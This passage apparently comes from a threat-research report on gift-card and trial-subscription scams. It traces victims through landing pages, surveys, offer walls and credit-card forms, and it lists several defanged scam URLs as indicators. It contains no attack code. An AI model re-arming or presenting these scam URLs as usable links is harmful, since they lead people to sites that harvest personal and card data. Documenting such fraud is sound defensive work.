


Fig. 4 - Gift card scam landing page http://axufcs[.]space/bonus/com-us-cc-s10-iph11-cdn/lp1-wifi.php?c=4fz2spbbpz0z0&k=3f6279e27900d59945cd6e9848e591d7&advlistscountry_code=US&carrier=-&country_name=United%20States&region=Minnesota&city=Saint%20Paul&isp=Comcast%20Cable%20Communications,%20LLC&lang=en&os=Mac%20OS%20X&osv=10.15&browser=Safari&browserv=&brand=Desktop&model=Desktop&marketing_name=Desktop&tablet=4&rheight=768&rwidth=768&e=5

After completing the minigame and clicking OK to accept the $1000 USD Visa gift card, the victim is directed to a different host where the victim enters their email address, name, date of birth, gender, full address, and phone number. When the victim clicks the last continue button, they are consenting to “contact from TVM or its subsidiaries, affiliates, or agents and up to 30 of its Marketing Partners at the number I provided...”






Fig. 4 - Gift card scam landing page
https://primerewardspot[.]com/?cid=773eq&t1=16507&t2=&t3=62aa51dce8af462ab9e7dad351108e27232c2&t4=&t5=&t6=%7Baff_sub6%7D&t7=%7Baff_sub7%7D&t8=1000visa&transaction_id=1026a1b21da85ce7918765bbe6c86f&email=&userFname=&last=&userAddress=&cityName=&stateName=&stateCode=&zipcode=&countryName=%7Bcountry%7D&mobile=&dobdate=&dobmonth=%7Bdobmonth%7D&dobyear=%7Bdobyear%7D&gender=%7Bgender%7D

Now the survey begins and it will begin to ask the victim questions that fit the interests of their marketing partners.








Fig. 5-9 - Example 2 survey questions

Once the survey is completed, the victim is brought to a page where they must complete six offers in order to receive the prize. These deals often include a very short trial with a $50 USD monthly fee. Some offer background checks and ask for personal info, while others involve downloading free Android games.




Fig. 10 - Example 2 deals
https://primerewardspot[.]com/flow/offerwall/offerwall-traffic-bronze-revamp.html

Example 3

This example presents an alternative landing page that, like the first example, guides users to a credit card submission form. This example does not have a short survey.




Fig. 11 - Movie Flix Scam
http://apsbvl[.]space/bonus/com-africa-all-cc-s10-ipx-cdn/za-lp1.php?c=4rz71g4dz0z1&k=c7c257b2ab5ba7dee4caa1ec4d825712&country_code=US&carrier=-&country_name=United%20States&region=Minnesota&city=Saint%20Paul&isp=Comcast%20Cable%20Communications,%20LLC&lang=en&os=Mac%20OS%20X&osv=10.15&browser=Safari&browserv=&brand=Desktop&model=Desktop&marketing_name=Desktop&tablet=4&rheight=768&rwidth=768&e=5

Example three leads victims to two separate credit card submit forms. **Figure 12** is much more detailed than the other. **Figure 13** shows that example one and three use the same credit card submit form on the same host.




Fig. 12 - Movie Flix Scam Payment
https://storestoshop[.]net/l/EnlGhUPJOrLddiAhgBI2?offer_id=3548&s1=102069e63c770f445438adb1d8651a&s2=1043&s3=16507&s4=#rafl




Fig. 13 - Movie Scam Payment

https://register.mashed-tape[.]net/yxtsm/en/?aid=aL0B3kMl9fwX5&var4=agn_305&hobj=eyJoc2lkIjogIjFlMWUwNDRlZjAzNWY2MDk2YzcyMmQwZTE4M2Y0Njc2YmJmNTk0MTg3ZDhkYTU2Y2Y2NTZkOWNiMmU3MWExYjIiLCAiX19sb2NhdGlvbmNvZGUiOiAiVVMiLCAicHJpY2luZyI6IHsibmFtZSI6ICJ1czQ5IiwgInByaWNlIjogIjQ5Ljk5IiwgImN1cnJlbmN5IjogIlVTRCIsICJjdXJyZW5jeV9zeW1ib2wiOiAiJCIsICJ0cmlhbCI6IHRydWUsICJwZXJpb2QiOiAzMCwgImJpbGxpbmdfcGVyaW9kIjogMSwgImJpbGxpbmdfc3RlcCI6ICJtb250aCIsICJ0cmlhbF9zdGVwIjogImRheSIsICJ0cmlhbF9wZXJpb2QiOiA3LCAiZGlzcGxheV9wcmljZSI6ICI0OS45OSAkIiwgImRpc3BsYXlfdl9wcmljZSI6ICIxICQiLCAidl9wcmljZSI6ICIxIn0sICJza2luIjogdHJ1ZSwgInBheW1lbnRfdHlwZSI6ICJjYXJkIiwgImRvbWFpbiI6ICJtYXNoZWQtdGFwZS5uZXQiLCAic3ViX2lkIjogIlNHVmphM3cwTXpNeE5qVXdOdyIsICJ3aXRoX2F2cyI6IHRydWUsICJhY3Rpb24iOiAicmVnaXN0cmF0aW9uIn0=